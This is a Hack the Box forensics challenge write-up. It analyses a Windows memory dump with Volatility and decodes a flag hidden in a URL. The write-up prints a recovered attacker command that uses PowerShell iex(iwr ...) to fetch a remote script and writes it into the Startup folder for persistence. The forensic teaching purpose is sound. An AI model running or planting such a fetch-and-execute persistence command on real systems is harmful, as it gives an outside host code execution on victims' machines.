

# EXPORT

Hack the Box writeup


2/19/2021


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# Challenge

## Forensics




Export [by felamos] [62 solvers] 23 🍌 0 🍌 Difficulty:  18/11/2020 ^

🔥 First Blood: HTB-Bot

We spotted a suspicious connection to one of our servers, and immediately took a memory dump. Can you figure out what the attackers were up to?

📄 Download Zip Password: hackthebox sha256: 0ea5363cd1ee973de4f5d1853f4dd04a8d25f1e701e34100e0e702fb85db1796

## Process



To view the memory dump, I used a tool called Volatility

<https://cqureacademy.com/blog/hacks/memory-dump-analysis>

<https://github.com/volatilityfoundation/volatility/blob/master/vol.py>

<https://www.volatilityfoundation.org/26>

The first thing I did was find the information for the image using imageinfo

```

Windows PowerShell
PS D:\HTB\Solved\Export> vol -f .\WIN-LQS1460E2S1-20201027-142607.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (D:\HTB\Solved\Export\WIN-LQS1460E2S1-20201027-142607.raw)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80001a540a0L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0xfffff80001a55d00L
      KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2020-10-27 14:26:09 UTC+0000
      Image local date and time : 2020-10-27 19:56:09 +0530
PS D:\HTB\Solved\Export>

```

What I need from this is the profile.

Quick note, the PS version does not seem to like -p as an option and I needed to use -profile= instead.

Using this profile, I then used the pslist plugin to dump the list of processes

```

PS D:\HTB\Solved\Export> vol -f .\WIN-LQS1460E2S1-20201027-142607.raw --profile=win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)      Name                PID  PPID  Thds  Hnds  Sess  Wow64  Start          Exit
-----
0xfffffa8006cbd040 System              4    0    80   469  ----  0  2020-10-27 14:12:08 UTC+0000
0xfffffa800765a040 smss.exe           228  4    2    29  ----  0  2020-10-27 14:12:08 UTC+0000
0xfffffa8007610060 csrss.exe          320  304   9   359  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008012060 wininit.exe        360  304   3    77  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa800800e370 csrss.exe          368  352   9   190  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa800802e4a0 winlogon.exe       404  352   4   103  1    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008029b30 services.exe       460  360   7   199  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008050b30 lsass.exe          476  360   6   547  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008090b30 lsm.exe            484  360   9   142  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa80080dd2b0 svchost.exe        588  460  10   349  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa80081015f0 svchost.exe        656  460   8   266  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008126b30 svchost.exe        708  460  13   296  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008166b30 svchost.exe        832  460  37   871  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008180b30 svchost.exe        880  460   9   475  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa8008197b30 svchost.exe        916  460  10   207  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa80081c5b30 svchost.exe        964  460  17   489  0    0  2020-10-27 14:12:09 UTC+0000
0xfffffa800724b410 svchost.exe       328  460  16   289  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa8008276b30 spoolsv.exe        480  460  13   266  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80081ef890 svchost.exe       1056  460   3    46  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80082997c0 VGAuthService.     1088  460   3    86  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80082c3890 vmtoolsd.exe       1124  460  11   254  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80082d4b30 wlms.exe           1152  460   4    44  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa800834c5c0 sppsvc.exe         1336  460   4   149  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80083b8060 WmiPrvSE.exe       1448  588  10   206  0    0  2020-10-27 14:12:10 UTC+0000
0xfffffa80083f7a30 dllhost.exe        1552  460  13   188  0    0  2020-10-27 14:12:11 UTC+0000
0xfffffa80083d5b30 msdtc.exe          1632  460  12   147  0    0  2020-10-27 14:12:11 UTC+0000
0xfffffa80083ca550 WmiPrvSE.exe       1948  588   9   194  0    0  2020-10-27 14:12:30 UTC+0000
0xfffffa80084beb30 svchost.exe        824  460   5    68  0    0  2020-10-27 14:14:10 UTC+0000
0xfffffa800834a590 taskhost.exe       1440  460   6   120  1    0  2020-10-27 14:22:09 UTC+0000
0xfffffa80080db410 dwm.exe            1412  916   5    69  1    0  2020-10-27 14:22:09 UTC+0000
0xfffffa8008432530 explorer.exe       808  1860  20   521  1    0  2020-10-27 14:22:10 UTC+0000
0xfffffa8008081b30 vm3dservice.exe   1008  808   2    35  1    0  2020-10-27 14:22:10 UTC+0000
0xfffffa8008531b30 vmtoolsd.exe       1800  808   8   177  1    0  2020-10-27 14:22:10 UTC+0000
0xfffffa800766cb30 TrustedInstall    800  460   5   121  0    0  2020-10-27 14:22:15 UTC+0000
0xfffffa80076cd8d0 cmd.exe             1640  808   1    20  1    0  2020-10-27 14:24:50 UTC+0000
0xfffffa80084bb6b0 conhost.exe        1780  368   2    39  1    0  2020-10-27 14:24:50 UTC+0000
0xfffffa8008591060 DumpIt.exe         2004  808   2    47  1    1  2020-10-27 14:26:07 UTC+0000
0xfffffa8006d20060 conhost.exe        1796  368   2    35  1    0  2020-10-27 14:26:07 UTC+0000
PS D:\HTB\Solved\Export>

```

There are a couple things that could be useful here, but in this case I will focus on the cmd.exe process.

Using the cmdscan plugin, I was able to find a script saving to the startup folder that downloads a ps1 file from the internet... Definitely abnormal.

```
PS D:\HTB\Solved\Export> vol -f .\WIN-LQS1460E2S1-20201027-142607.raw --profile=win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 1780
CommandHistory: 0x257430 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x23bde0: echo iex(iwr "http%3A%2F%2Fbit.ly%2FSFRce1cxTmQwd3NfZjByM05zMUNTxzNIP30%3D.ps1") > C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\3usy12fv.ps1
*****
CommandProcess: conhost.exe Pid: 1796
CommandHistory: 0x2c6a90 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
PS D:\HTB\Solved\Export> _
```

```
new 1 x
1 echo iex(iwr "http%3A%2F%2Fbit.ly%2FSFRce1cxTmQwd3NfZjByM05zMUNTxzNIP30%3D.ps1") > C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\3usy12fv.ps1
```

Of interest now is the URL.

I decoded the URL so I can deal with it a little better

**Decode from URL-encoded format**  
Simply enter your data then push the decode button.

http%3A%2F%2Fbit.ly%2FSFRce1cxTmQwd3NfZjByM05zMUNTxzNIP30%3D.ps1

**i** For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

http://bit.ly/SFRce1cxTmQwd3NfZjByM05zMUNTxzNIP30=.ps1

Seeing the = at the end of the string makes me assume base64 encoding, so I tried decoding it

### Decode from Base64 format

Simply enter your data then push the decode button.

---

```
SFRCE1cxTmQwd3NfZjByM05zMUNTxzNIP30=
```

**i** For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```
HTB{W1Nd0ws_f0r3Ns1CS_3H?}
```

And there's our flag!

## Flag

HTB{W1Nd0ws\_f0r3Ns1CS\_3H?}